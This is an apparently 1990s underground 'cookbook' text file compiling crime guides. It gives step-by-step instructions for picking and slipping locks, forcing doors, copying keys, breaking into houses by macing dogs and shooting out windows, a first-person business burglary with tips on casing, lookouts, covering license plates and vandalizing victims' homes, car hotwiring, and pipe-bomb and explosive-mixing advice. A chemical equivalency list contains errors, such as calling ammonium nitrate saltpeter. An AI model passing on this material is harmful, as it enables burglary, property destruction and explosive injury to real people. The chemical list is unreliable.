

000.TXT

The ARMED UNDERGROUND PIRATES presEnts.....

```
*****
*
*  --==>Vortex's Cookbook ver. 2.84  Dated 07\11\96<==--  *
*
*****
```

ver.1

Hello everyone! This is the first version of Vortex's Cookbook to be released!! It will contain a few files of deadly and alot of fun knowledge from the underground. I take no responsibility if anyone actually makes or sets off any off the files listed!!!!!!! I highly stress THIS IS DANGEROUS and should not be used!!!!!! Some of the files in this are just for fun and entertainment. DO NOT submit my name or any one elses under any cercumstances for somthing to do with these files!!! If you do you will not ever see another version of this thing and I will find you!!!!

Now that that is all cleared up, I would just like to say that I am using some of the Jolly Rogers explosives for examples in a few parts of these files as will be indicated in the proper spots. I do belive in giving him along with the other people indicated their due credit.

These files are mainly from my thoughts and expereinces. I hope you will enjoy these files!!!! There is a limit on how much one can invent, but I will update this thing every time I think of something new and interesting.

```
*****
* /\ /\ /\ /\ /\ /\ /\ /\ *
* !---==>Vortex<==---!*
*  \ /\ /\ /\ /\ /\ /\ /\ *
*****
```

Ver. 2

HA! I did it. I never thought that I could come up with 50 of most of my own idea files in a cookbook! Well I hope you enjoy these files!

I forgot to say something in the above paragraphs that I will say now. This cookbook is for beginners, not C-4 users!!! It will teach the basics of how an explosive works and some samples. Their are a few files of explosives that make quite a big boom!! And if anyone has any files that they would like to put in here, find a board that I am on and e-mail me your idea.

000.TXT

I will be happy to put anyones files in here as long as they are original!!!
In other words you invented them and they aren't in any other cookbooks out
there!!!! You will give me full credit for the files and knowledge I am
sharing with you. If I find ANY of these files in another cookbook, which are
my own (meaning it excludes any that I typed up but written by someone else),
being used without my expressed(!!!!) permission, I will have to find some other
ways of dealing with you. You will not be happy if you do. The last guy that
pissed me off(who was of the "gangsta" type) looked like he was going to cry
after he found out what ==> A U P <== did to him....so beware...I am always
watching.....

---++==> V O R T ä X <==++---

Your Legal Rights

Because you possess this little collection of mostly illegal concepts, you should be aware of your legal rights IF arrested (hey, it happens to the worst of us).

Your Legal Rights are::

- 1) Have a hearing before a magistrate or judge, as soon as possible after you are arrested.
- 2) Be notified of the charges against you.
- 3) Have a reasonable bail set, if bail is granted.
- 4) Have a FAIR, IMPARTIAL trial by jury.
- 5) Be present at all stages of the trial.
- 6) Confront your accusers. (without the baseball bat)
- 7) Have your lawyer cross-examine the witnesses.
- 8) Have your lawyer call on witnesses on your behalf.
- 9) Be tried for a crime only once.
- 10) Receive neither cruel nor unusual punishment if you are convicted of a crime and sentenced.

NOTE!!!: These rights are for after you are arrested, and do not include the reading of the rights, etc. If these rights are violated in ANY way, that may be cause for a mistrial, or even total release.

-----RFLAGG

<--* OUT TO HELP THE COMMOM PHREAK *-->

How The Law Protects Juvenile Offenders
(or tries to, anyway)

Juveniles accused of breaking the law are granted some special rights intended to protect them, because of their age. If a juvenile is charged with a crime punishable by a term in a reform school or juvenile detention facility, he is assured the right to:

- 1) Remain silent, and not incriminate himself/herself.
- 2) Be placed in quarters separate from adult offenders while being held in custody.
- 3) Be notified before a hearing of the charges against him.
- 4) Be released to his parents or guardians after signing a written promise to appear at his trial (unless the child is likely to run away and not come back to court unless he is dangerous or may himself be in danger if sent back home).
- 5) Be tried at proceedings that are closed to the public.
- 6) Have a record of the proceedings made, in case one is needed for a future appeal.
- 7) Be represented by a lawyer.
- 8) Have a lawyer appointed by the court if he cannot afford one.
- 9) Confront his accusers.
- 10) Have his lawyer cross-examine witnesses.

Again, these rights are for after you have been arrested.

-----RFLAGG

<--* OUT TO HELP THE COMMOM PHREAK *-->

Picking Master Locks

by The Jolly Roger

Have you ever tried to impress someone by picking one of those Master combination locks and failed?

The Master lock company made their older combination locks with a protection scheme. If you pull the handle too hard, the knob will not turn. That was their biggest mistake.

The first number:

Get out any of the Master locks so you know what is going on. While pulling on the clasp (part that springs open when you get the combination right), turn the knob to the left until it will not move any more, and add five to the number you reach. You now have the first number of the combination.

The second number:

Spin the dial around a couple of times, then go to the first number you got. Turn the dial to the right, bypassing the first number once. When you have bypassed the first number, start pulling on the clasp and turning the knob. The knob will eventually fall into the groove and lock. While in the groove, pull the clasp and turn the knob. If the knob is loose, go to the next groove, if the knob is stiff, you have the second number of the combination.

The third number:

After getting the second number, spin the dial, then enter the two numbers. Slowly spin the dial to the right, and at each number, pull on the clasp. The lock will eventually open if you did the process right.

This method of opening Master locks only works on older models. Someone informed Master of their mistake, and they employed a new mechanism that is foolproof (for now).

The older models are from 1988-1990. The newer models are being cracked on as we speak..

-- RFLAGG --
'97

The Arts of Lockpicking I

courtesy of The Jolly Roger

Lockpicking I: Cars and assorted other locks

While the basic themes of lockpicking and uninvited entry have not changed much in the last few years, some modern devices and techniques have appeared on the scene.

Automobiles:

Many older automobiles can still be opened with a Slim Jim type of opener (these and other auto locksmithing techniques are covered fully in the book "In the Still of the Night", by John Russell III); however, many car manufacturers have built cases over the lock mechanism, or have moved the lock mechanism so the Slim Jim will not work. So:

American Locksmith Service
P.O. Box 26
Culver City, CA 90230

ALS offers a new and improved Slim Jim that is 30 inches long and 3/4 inches wide, so it will both reach and slip through the new car lock covers (inside the door). Price is \$5.75 plus \$2.00 postage and handling.

Cars manufactured by General Motors have always been a bane to people who needed to open them, because the sidebar locking unit they employ is very difficult to pick. To further complicate matters, the new GM cars employ metal shields to make the use of a Slim Jim type instrument very difficult. So:

Lock Technology Corporation
685 Main St.
New Rochelle, NY 10801

LTC offers a cute little tool which will easily remove the lock cylinder without harm to the vehicle, and will allow you to enter and/or start the vehicle. The GMC-40 sells for \$56.00 plus \$2.00 for postage and handling.

The best general automobile opening kit is probably a set of lockout tools offered by:

Steck MFG Corporation
1319 W. Stewart St.
Dayton, OH 45408

004.TXT

For \$29.95 one can purchase a complete set of six carbon lockout tools that will open more than 95% of all the cars around.

Kwickset locks have become quite popular as one step security locks for many types of buildings. They are a bit harder to pick and offer a higher degree of security than a normal builder installed door lock. So:

A MFG
1151 Wallace St.
Massilon, OH 44646

Price is \$11.95. Kwickset locks can handily be disassembled and the door opened without harm to either the lock or the door by using the above mentioned Kwick Out tool.

If you are too lazy to pick auto locks:

Veehof Supply
Box 361
Storm Lake, IO 50588

VS sells tryout keys for most cars (tryout keys are used since there is no one master key for any one make of car, but there are group type masters (a.k.a. tryout keys). Prices average about \$20.00 a set.

Updated Lockpicking:

For years, there have been a number of pick attack procedures for most pin and tumbler lock systems. In reverse order of ease they are as follows:

Normal Picking: Using a pick set to align the pins, one by one, until the shear line is set and the lock opens.

Racking: This method uses picks that are constructed with a series of bumps, or diamond shape notches. These picks are "raked" (i.e. run over all the pins at one time). With luck, the pins will raise in the open position and stay there. Raking, if successful, can be much less of an effort than standard picking.

Lock Aid Gun: This gun shaped device was invented a number of years ago and has found application with many locksmiths and security personnel. Basically, a needle shaped pick is inserted in the snout of the "gun", and the "trigger" is pulled. This action

004.TXT

snaps the pick up and down strongly. If the tip is slipped under the pins, they will also be snapped up and down strongly. With a bit of luck they will strike each other and separate at the shear line for a split second. When this happens the lock will open. The lock aid gun is not 100% successful, but when it does work, the results are very dramatic. You can sometimes open the lock with one snap of the trigger.

Vibrator: Some crafty people have mounted a needle pick into an electric toothbrush power unit. This vibrating effect will sometimes open pin tumbler locks -- instantly.

There is now another method to open pin and wafer locks in a very short time. Although it resembles a toothbrush pick in appearance, it is actually an electronic device. I am speaking of the Cobra pick that is designed and sold by:

Fed Corporation
P.O. Box 569
Scottsdale, AR 85252

The Cobra uses two nine volt batteries, teflon bearings (for less noise), and a cam roller. It comes with three picks (for different types of locks) and works both in America and overseas, on pin or wafer locks. The Cobra will open group one locks (common door locks) in three to seven seconds with no damage, in the hands of an experienced locksmith. It can take a few seconds more or up to a half a minute for someone with no experience at all. It will also open group two locks (including government, high security, and medecos), although this can take a short time longer. It will not open GM sidear locks, although a device is about to be introduced to fill that gap. How much for this toy that will open most locks in seven seconds?

\$235.00 plus \$4.00 shipping and handling.

For you hard core safe crackers, FC also sells the MI-6 that will open most safes at a cost of \$10,000 for the three wheel attack model, and \$10,500 for the four wheel model. It comes in a sturdy aluminum carrying case with monitor, disk drive and software.

If none of these safe and sane ideas appeal to you, you can always fall back on the magic thermal lance...

The thermal lance is a rather crude instrument constructed from 3/8 inch hollow magnesium rods. Each tube comes in a 10 foot

004.TXT

length, but can be cut down if desired. Each one is threaded on one end. To use the lance, you screw the tube together with a matted regulator (like a welding outfit uses) and hook up an oxygen tank. Then oxygen is turned on and the rod is lit with a standard welding ignitor. The device produces an incredible amount of heat. It is used for cutting up concrete blocks or even rocks. An active lance will go through a foot of steel in a few seconds. The lance is also known as a burning bar, and is available from:


C.O.L. MFG
7748 W. Addison
Chicago, IL 60634

-- RFLAGG --

So you want to be a criminal. Well, if you want to be like James Bond and open a lock in fifteen seconds, then go to Hollywood, because that is the only place you are ever going to do it. Even experienced locksmiths can spend five to ten minutes on a lock if they are unlucky. If you are wanting extremely quick access, look elsewhere. The following instructions will pertain mostly to the "lock in knob" type lock, since it is the easiest to pick.

First of all, you need a pick set. If you know a locksmith, get him to make you a set. This will be the best possible set for you to use. If you find a locksmith unwilling to supply a set, don't give up hope. It is possible to make your own, if you have access to a grinder (you can use a file, but it takes forever).

The thing you need is an allen wrench set (very small). These should be small enough to fit into the keyhole slot. Now, bend the long end of the allen wrench at a slight angle (not 90 degrees). Now, take your pick to a grinder or a file, and smooth the end until it is rounded so it won't hang inside the lock. Test your tool out on doorknobs at your house to see if it will slide in and out smoothly. Now, this is where the screwdriver comes in. It must be small enough for it and your pick to be used in the same lock at the same time, one above the other. In the coming instructions, please refer to this chart of the interior of a lock:



The object is to press the pin up so that the space between the upper pin and the lower pin is level with the cylinder wall. Now, if you push a pin up, it's tendency is to fall back down, right? That is where the screwdriver comes in. Insert the screwdriver into the slot and turn. This tension will keep the "solved" pins from falling back down. Now, work from the back of the lock to the front, and when you are through, there will be a click, the screwdriver will turn freely, and the door will open.

Do not get discouraged on your first try! It will probably take you about twenty to thirty minutes your first time. After that,

005.TXT

you will quickly improve with practice.

-- RFLAGG ==

LOCKPICKING 3

If it becomes necessary to pick a lock to enter a lab, the world's most effective lockpick is dynamite, followed by a sledgehammer. There are unfortunately, problems with noise and excess structural damage with these methods. The next best thing, however, is a set of professional lockpicks.

These, unfortunately, are difficult to acquire. If the door to a lab is locked, but the deadbolt is not engaged, then there are other possibilities. The rule here is: if one can see the latch, one can open the door. There are several devices which facilitate freeing the latch from its hole in the wall. Dental tools, stiff wire (20 gauge), specially bent aluminum from cans, thin pocket knives, and credit cards are the tools of the trade. The way that all these tools and devices are used is similar: pull, push, or otherwise move the latch out of its recess in the wall, thus allowing the door to open. This is done by sliding whatever tool that you are using behind the latch, and forcing the latch back into the door.

Most modern doorknob locks have two fingers. The larger finger holds the door closed while the second (smaller) finger only prevents the first finger from being pressed in when it (the second finger) is pressed in by the catchplate of the door. If you can separate the catch plate and the lock sufficiently far, the second finger will slip out enough to permit the first finger to be slipped.

(Ill. 2.11)

			}	<	
Small	->	(	}	<---	The large (first) finger
second			}	<	
finger					

Some methods for getting through locked doors are:

- 1) Another method of forced entry is to use an automobile jack to force the frame around the door out of shape, freeing the latch or exposing it to the above methods. This is possible because most door frames are designed with a slight amount of "give". Simply put the jack into position horizontally across the frame in the vicinity of the latch, and jack it out. If the frame is wood it may be possible to remove the jack after shutting the door, which will relock the door and leave few signs of forced entry. This technique will not work in concrete block buildings, and it's difficult to justify an auto jack to the security guards.
- 2) use a screwdriver or two to pry the lock and door apart. While holding them apart, try to slip the lock. Screwdrivers, while not entirely innocent, are much more subtle than auto jacks, and much faster if they work. If you're into unsubtle, I suppose a crowbar would work too, but then why bother to slip the lock at all?

- 3) Find a set of double doors. They are particularly easy to pry apart far enough to slip.
- 4) If the lock is occasionally accessible to you while open, "adjust" or replace the catchplate to make it operate more suitably (i.e., work so that it lets *both* fingers out, so that it can always be slipped). If you want, disassembling the lock and removing some of the pins can make it much easier to pick.
- 5) If, for some odd reason, the hinges are on your side (i.e., the door opens outward), remove the hinge pins (provided they aren't stopped with welded tabs). Unfortunately, this too lacks subtlety, in spite of its effectiveness.
- 6) If the door cannot be slipped and you will want to get through regularly, break the mechanism. Use of sufficient force to make the first finger retreat while the second finger is retreated will break some locks (e.g., Best locks) in such a way that they may thereafter be slipped trivially, yet otherwise work in all normal ways. Use of a hammer and/or screwdriver is recommended. Some care should be used not to damage the door jamb when attempting this on closed and locked doors, so as not to attract the attention of the users/owners/locksmith/police/....
- 7) Look around in desks. People very often leave keys to sensitive things in them or other obvious places. Especially keys to shared critical resources, like supply rooms, that are typically key-limited but that everyone needs access to. Take measurements with a micrometer, or make a tracing (lay key under paper and scribble on top), or be dull and make a wax impression. Get blanks for the key type (can be very difficult for better locks; I won't go into methods, other than to say that if you can get other keys made from the same blank, you can often work wonders with a little ingenuity) and use a file to reproduce the key. Using a micrometer works best: keys made from mic measurements are more likely to work consistently than keys made by any other method. If you use tracings, it is likely to take many tries before you obtain a key that works reliably. Also, if you can 'borrow' the cylinder and disassemble it, pin levels can be obtained and keys constructed.
- 8) Simple locks, like desks, can be picked fairly easily. Many desks have simple three or four pin locks of only a few levels, and can be consistently picked by a patient person in a few minutes. A small screwdriver and a paper clip will work wonders in practiced hands. Apply a slight torque to the lock in the direction of opening with the screwdriver. Then 'rake' the pins with the unfolded paper clip. With practice, you'll apply enough pressure with the screwdriver that the pins will align properly (they'll catch on the cylinder somewhere between the top and bottom of their normal travel), and once they're all lined up, additional pressure on the screwdriver will then open the lock. This, in conjunction with (7) can be very effective. This works better with older or sloppily machined locks that have a fair amount of play in the cylinder. Even older quality locks can be picked in this manner, if their cylinders have been worn enough to give enough play to allow pins to catch reliably. Even with a well worn quality lock, though, it

generally takes a *lot* of patience.


- 9) Custodial services often open up everything in sight and then take breaks. Make the most of your opportunities.
- 10) No matter what you're doing, look like you belong there. Nothing makes anyone more suspicious than someone skulking about, obviously trying to look inconspicuous. If there are several of you, have some innocuous and normal seeming warning method ("Hey, dummy! What time is it?") so that they can get anything suspicious put away. Don't travel in large groups at 3 AM. Remember, more than one car thief has managed to enlist a cop's aid in breaking into a car. Remember this. Security people usually *like* to help people. Don't make them suspicious or annoy them. If you do run into security people, try to make sure that there won't be any theft or break-ins reported there the next day...
- 11) Consider the possibilities of master keys. Often, every lock in a building or department will have a common master (building entrance keys are a common exception). Take apart some locks from different places that should have common masters, measure the different pin lengths in each, and find lengths in common. Experiment. Then get into those places you're *really* curious about.
- 12) Control keys are fun, too. These keys allow the user to remove the lock's core, and are generally masters. (A pair of needle nose pliers or similar tool can then be used to open the lock, if desired.)

SLIPPING A LOCK


The best material we've found for slips so far is soft sheet copper. It is quite flexible, so it can be worked into jams easily, and can be pre-bent as needed. In the plane of the sheet, however, it is fairly strong, and pulls nicely. Of course, if they're flexible enough, credit cards, student IDs, etc., work just fine on locks that have been made slippable if the door jamb is wide enough. Wonderfully subtle, quick, and delightfully effective. Don't leave home without one.

(I11. #1)


The sheet should then be folded to produce an L,J,or U shaped device that looks like this:



(I11. #2)



(Ill. #3)



We hasten to add here that many or most colleges and universities have very strict policies about unauthorized possession of keys. At most, it is at least grounds for expulsion, even without filing criminal charges. Don't get caught with keys!!! The homemade ones are particularly obvious, as they don't have the usual stamps and marks that the locksmiths put on to name and number the keys.]

we should also point out that if you make a nuisance of yourself, there are various nasty things that can be done to catch you and/or slow you down. For instance, by putting special pin mechanisms in, locks can be made to trap any key used to open them. If you lose one this way, what can I say? At least don't leave fingerprints on it. Or make sure they're someone else's. Too much mischief can also tempt the powers that be to rekey.

-- RFLAGG --

OPENING COMBO LOCKS

[Touched up by V.T - The Editor]

First of all, let me tell you about the set-up of a lock. When the lock is locked, there is a curved piece of metal wedged inside the little notch on the horseshoe shaped bar (known as the shackle) that is pushed in to the lock when you lock it.

To free this wedge, you usually have to turn the lock to the desired combination and the pressure on the wedge is released therefore letting the lock open. I will now tell you how to make a pick so you can open a lock without having to waste all that time turning the combination (this also helps when you don't know the combination to begin with).

To bypass this hassle, simply take a thinned hairpin (file it down) or a opened out piece of a collapsing antenna (the inside diameter of the curved piece of metal should be the same as the diameter of the shackle- if the metal is too thick, use fine sandpaper to thin it down.

Once you have your hair pin (make sure it's metal), take the ridged side and break it off right before it starts to make a U-turn onto the straight side. The curved part can now be used as a handle. Now, using a file, file down the other end until it is fairly thin. You should do this to many hairpins and file them so they are of different thicknesses so you can jimmy various locks.

Look at a lock to see which side the lock opens from. If you can't tell, you will just have to try both sides. When ya find out what side it opens from, , take the lock pick and stick the filed end into the inside of the horseshoe-shaped bar on whichever side the lock opens from.

Now, put pressure on the handle of the lock pick (pushing down, into the crack) and pull the lock up and down. The lock will then open because the pick separated the wedge and the notch allowing it to open.

Also, this technique works best on American locks. I have never picked a Master lock before because of the shape a pressure of the wedge but if anyone does it, let me know how long it took. Also, the Master lock casing is very tight so ya can't get the shim in.

-----RFLAGG

Lockpicking for the EXTREME beginner...

Brought to you by:

-- Exodus --

This is really a good method for opening doors that are locked. The only problem with this, though, is that it only works for outward opening doors. Ok, here we go....

- 1) Realize you are not working with the actual lock, but that thing that sticks between the door and the wall.
- 2) See how that thing is curved on one side? Well, that is what we will be making use of.
- 3) Acquire a large paper-clip. If it is too short, it won't work. You have to also have a shoelace. Now, onto the construction...
- 4) Straighten the paper-clip.
- 5) Loop one end of the paper clip around the shoelace. The shoelace should be about 4/5 on one side of the clip and 1/5 on the other. Let's see if I can draw it.

```
-----*****
          -*
          *****
```

```
--- is the paper clip
*** is the shoelace
```

That's not very good, but I hope you get the picture.

- 6) All you have to do now is curve the paper clip (no, I won't draw it)
- 7) With the curved paper-clip, stick it between the door and the wall, behind the metal thing that sticks between.
- 8) Feed it through with you hand, until you can grip both sides of the shoelace.
- 9) Now, simply pull the lace and the door at the same time, and VIOLA! the door is open.

I prefer this over regular lock-picking if the door opens outward, because it is a lot quicker. Lock picking can take 5 minutes... When done correctly this only takes 30 seconds! So, if you can, use this.

008.TXT

another addition to the mighty cookbook by
ACID FLESH

Breaking Into Houses

by the Jolly Roger

Okay You Need:

1. Tear Gas or Mace
2. A BB/Pelet Gun
3. An Ice Pick
4. Thick Gloves

What You Do Is:

1. Call the ###-#### of the house, or ring doorbell, To find out if they're home.
2. If they're not home then...
3. Jump over the fence or walk through gate (whatever).
4. If you see a dog give him the mace or tear gas.
5. Put the gloves on!!!!!!
6. Shoot the BB gun slightly above the window locks.
7. Push the ice-pick through the hole (made by the BB gun).
8. Enter window.
9. FIRST...Find the LIVING ROOM. (they're neat things there!).
10. Then goto the Bed-room to get a pillow case. Put the goodies in the pillow case.
11. Get out <-* FAST! -*>

Notes: You should have certian targets worked out (like computers, Radios, Ect.,Ect.). Also <-* NEVER *-> Steal from your own neighborhood. If you think they have an alarm...<-* FORGET IT! *->.

See later file... RFLAGG

010.TXT

```
+++++  
++          STEALING          ++  
+++++
```

It is strange just how many files there are out there that try to document the art of stealing. After all, it IS an art. You have to be calm, smooth, persistent, patient. Stealing is not an overnight-planned operation. You should try to prepare for at least a week or more when planning to steal from a house, and even LONGER when from a business. Storytime, kiddies:

A long time ago, well, in the past year, my friends and I noticed that the building complex in our town was the perfect place to obtain unpaid-for items. We learned all we could about the complex, which was about 365,000 sqft, and each company consisted of an office (fully furnished with cool computer stuff), and a 10,000 sqft (roughly) warehouse, all interconnected, and all one level. This information was obtained through several calls to the town committee (board of development, or some shit like that, the place that you call for building permits, and the like.), and we obtained the blueprints for the whole complex. We planned a route from the side entrance through the warehouse, and into the offices, where all the good stuff is usually located. Now that we had our route, all we needed was a plan to get inside. Since this was our first major job, we spent a few good weeks on preparation. During the snow weather, we worked w/ a company to shovel the sidewalks of the complex. One night, at about 11 pm, we stopped shoveling in front of our planned job site, Campbells Soup, Co. There was nobody there except the janitors that cleaned up the place (or so we thought). I asked the janitor if I could use the bathroom (I did have to go too) and he let me in. I must have surprised him when I knew exactly where the bathroom was! As I walked to it, I scanned for vid cams, infrared guns/recievers (little boxes at entrances with a black glass square about 1" sq. at about knee hight on each side). Nothing. The doors all had security magnetic detection at the tops, and also the windows. To think someone would break in through an obvious place like a large window, stupid. To my surprise, there were a few losers working late, and didn't really care that I was there at all. Take another Viverin' guys, I wont be here long. The smell of black coffee was stifeling. The bathroom was located back by the office's entrance to the warehouse, and to my surprise, it was unlocked! The lights were on, and the place was totally empty, except for a few cardboard remains, and shelves, and that blessed side door. I walked over to the door to examine it. No security, no vid cams in the warehouse, no nothing. Odd, usually these warehouses were kept tight as a hookers pussy. But it looked like

010.TXT

they were packing up to move somewhere. Boxes on the office desks, etc.. The door was locked with a key deadbolt (pain to pick) and a regular door-knob key lock. No problem. I needed to stop that deadbolt from being locked, so I looked around for something to use....aha! There was some strange material like alum. foil on the ground, pliable, yet of a black color. I took out a small allen key (a thief never goes ANYWHERE without a small lockpicking tool) and crammed enough of the stuff into the keyhole so that a key could not be inserted far enough to turn, and the stuff was inn to far to be pulled out. Viola! Back to the point of this story. When the time came to make our move, something strange happened. The place was abandoned for 3 days straight, most office equipment removed, and the front door left ajar, for all 3 days. We still decided to enter via our planned route. At 1:30am we went to the side door, and what a surprise, the deadbolt lock was open. Now to the knob lock. It was still locked, but not a problem. Knob locks usually look like this:

```

                                |-wall socket>
                                -----
                                |      )
d  -----|
o  |      |
o  |      |      )
r  |      |      )
    |      |      )
    -----
                                |
                                |-wall socket>

```

The top sliding piece is about 1/4" wide on popular locks, with the bar facing you, if the door swings outward. With the smallest allenkey you can get, stick it in and repeatedly push and slide it back towards the knob, but don't let go, because it is spring loaded and will snap back into place again. Now for the larger bar. Take another key and wedge it into the slot where the bar enters the other wall (without the knob on it)! and do the same thing. This will be considerably harder to do than with the small tongue, but if you practiced like you should have, it will open with minimum effort. Now we were inside. We ran through the warehouse through the warehouse/office door (these are rarely locked, but try to prepare for it ahead of time by "cramming the lock" like I did) and into the office. The place was empty, no shelves, just desks, chairs, and boxes. The boxes contained modems, motherboards, bus cards, printers, cables, fone cable, and one contained a Zenith laptop computer! No shit, this is a true story! We took everything we could carry (5 people). We took all the above mentioned, as well as

010.TXT

printer toner, fones, fone jacks, documents, desk chairs, insulated boxes and bags (static-free kind), even the little shit things, like outlet plates, light bulbs, ANYTHING!!! We went really crazy, and were out in 2 min 30 sec.(always set a time limit)

We wound up throwing half the shit away, but it felt great just to take anything that was not ours!! I have since then done other "jobs" with much more precision, and effort, as well as better rewards. Here are some tips that should be followed when attempting to steal::

-WEAR GLOVES!!!!!!!!!!!!

-backpacks for everyone to put the loot in

-always case the joint for at least a week and keep documented records of who leaves when, what time it closes, timed lights, etc...

-have at least 4 phriends with you, and ,please, make sure they know what they are doing, no idiots allowed!

-bring tools :small allen keys, both types of screwdrivers, standard size, and tiny, hacksaw blade, wire cutters and strippers, spraypaint-to leave your handle on the wall, hammer, mace, gun-if available, flashlights (duh), wire-good for re-routing door security, and bolt cutters.

-designate a person to carry all the tools ONLY-don't have him pickup stuff and mix it with the tools, this will only slow you down later if you need to look for a tool quickly.

-designate a person to STAY PUT by the door and keep watch.

-designate a timer, one who has a lighted stopwatch.

-make runs NO LONGER THAT 3 MIN. EVEN THIS TIME IS EXTREEMELY HIGH-TRY TO KEEP AS LOW AS POSSIBLE.

-getaway vehicle (preferably NOT a van or pickup truck, these will be very suspicious to the pigs..er.I mean cops. And don't speed, or anything, this just attracts attention. Cover licence plates till just before you get your asses going, so no one can report the plates to the pigs..oops!, damn, did it again, cops. Make sure you remove covering before leaving.

-Always keep flashlights pointed DOWN unless necessary, crawl under windows, no shouting, even if you find some phucking cool shit, on second thought, maybe painting your handle is a little stupid, so

010.TXT

forget that, wear dark clothes OVER regular, non-suspicious clothes (get changed first thing in the car)

-Never brag about your findings in public, only on modem, or on BBS, and never give names of places, phriends, and exact names of things taken, (just say you 'borrowed' a 486DX 33 motherboard, don't say is a Intel 486DX 33 mhz for an IBM PS/1 model 50, serial #XXXXXXXXXXXX. that is just plain dumb)

-Have phunn!! and never steal from your neighborhood.

-If you break into houses, never move stuff around; the longer it takes the yuppie family to realize that you were there, the better.

-WEAR GLOVES!!!!!!!!!!!!!!

-to get in windows: shoot window with BB gun, and place clear, stickey hard-cover book covering on the window over the hole, hopefully the inpact of the shot was enough to crack the glass, and LEAN OR PUSH on the covered glass, do not hit or kick, and you will see that the majority of the glass will stick to the covering, and will make considerably less noise.

-enter through basement windows preferably under a deck or steps.

-MAKE SURE THE PEOPLE WILL BE GONE FOR THE NIGHT AND THE NEIGHBORS ARE ASLEEP (GO FOR AROUND 2:30 AM)

-take stuff that will sell easily to friends, and don't waste time taking things that look neat, just take the basics: electronic, computer, TV, VCR, some jewelry-things you could easily hock, preferably without inscriptions, raid the fridge, take good quality fones, stereo equip., speakers, etc..

-always case the outside of the house looking for security stickers that yuppie families like to place in full view.

-do mischievous shit like cut all fone lines in house, cut up couch cushions, and flip them over so they look perfectly normal!; shoot a hole in their fish tank, (all yuppies own fish); slash clothes, then put them back into the drawer; unplug fridge; set thermostat way up to 99.9 degrees; leave drain plugged and let the faucet run just a little, (for 6 hours!!); whatever you can't take or carry out, destroy in a subtle way, -if you can't carry out those 130 lb wood case stereo speakers, slash the cones; break ballpoint pens open and rub them into the carpet with their shoes; run a magnet over audio and VCR cassettes and floppies, and anything else subtle that would brighten their day.

010.TXT

A Classic, Brought To You By

-----RFLAGG

011.TXT

The easiest way to hotwire cars

by the Jolly Roger

Get in the car. Look under the dash. If it enclosed, forget it unless you want to cut through it. If you do, do it near the ignition. Once you get behind or near the ignition look for two red wires. In older cars red was the standard color, if not, look for two matched pairs. When you find them, cross them and take off!

-RFLAGG-

SAFETY TIPS -- HOW NOT TO GET KILLED (Ways to avoid scoring an "Own Goal")

An "own goal" is the death of a person on your side from one of your own devices. It is obvious that these should be avoided at all costs. While no safety device is 100% reliable, it is usually better to err on the side of caution.

BASIC SAFETY RULES

- 1) DON'T SMOKE! (don't laugh- an errant cigarette wiped out the Weathermen)
- 2) GRIND ALL INGREDIENTS SEPERATELY. It's suprising how friction sensitive some supposedly "safe" explosives really are.
- 3) ALLOW for a 20% margin of error- Just because the AVERAGE burning rate of a fuse is 30 secs/foot, don't depend on the 5 inches sticking out of your pipe bomb to take exactly 2.5 minutes.
- 4) OVERESTIMATE THE RANGE OF YOUR SHRAPNEL. The cap from a pipe bomb can often travel a block or more at high velocities before coming to rest- If you have to stay nearby, remember that if you can see it, it can kill you.
- 5) When mixing sensitive compounds (such as flash powder) avoid all sources of static electricity. Mix the ingredients by the method below:

HOW TO MIX INGREDIENTS

The best way to mix two dry chemicals to form an explosive is to do as the small-scale fireworks manufacturer's do:

Ingredients:

- 1 large sheet of smooth paper (for example a page from a newspaper that does not use staples)

The dry chemicals needed for the desired compound.

- 1) Measure out the appropriate amounts of the two chemicals, and pour them in two small heaps near opposite corners of the sheet.
- 2) Pick up the sheet by the two corners near the powders, allowing the powders to roll towards the middle of the sheet.
- 3) By raising one corner and then the other, roll the powders back and forth in the middle of the open sheet, taking care not to let the mixture spill from either of the loose ends.
- 4) Pour the powder off from the middle of the sheet, and use immediately. If it must be stored use airtight containers (35mm film canisters work nicely) and store away from people, houses, and valuable items.

-- RFLAGG --

012.TXT

Chemical Equivalency list

by the Jolly Roger

Acacia.....Gum Arabic
 Acetic Acid.....Vinegar
 Aluminum Oxide.....Alumina
 Aluminum Potassium Sulphate.....Alum
 Aluminum Sulfate.....Alum
 Ammonium Carbonate.....Hartshorn
 Ammonium Hydroxide.....Ammonia
 Ammonium Nitrate.....Salt Peter
 Ammonium Oleate.....Ammonia Soap
 Amylacetate.....Bananna Oil
 Barium Sulfide.....Black Ash
 Carbon Carbinat.....Chalk
 Carbontetrachloride.....Cleaning Fluid
 Calcium Hypochloride.....Bleaching Powder
 Calcium Oxide.....Lime
 Calcium Sulfate.....Plaster of Paris
 Carbonic Acid.....Seltzer
 Cetyltrimethylammoniumbromide.....Ammonium Salt
 Ethylinedichloride.....Dutch Fluid
 Ferric Oxide.....Iron Rust
 Furfuraldehyde.....Bran Oil
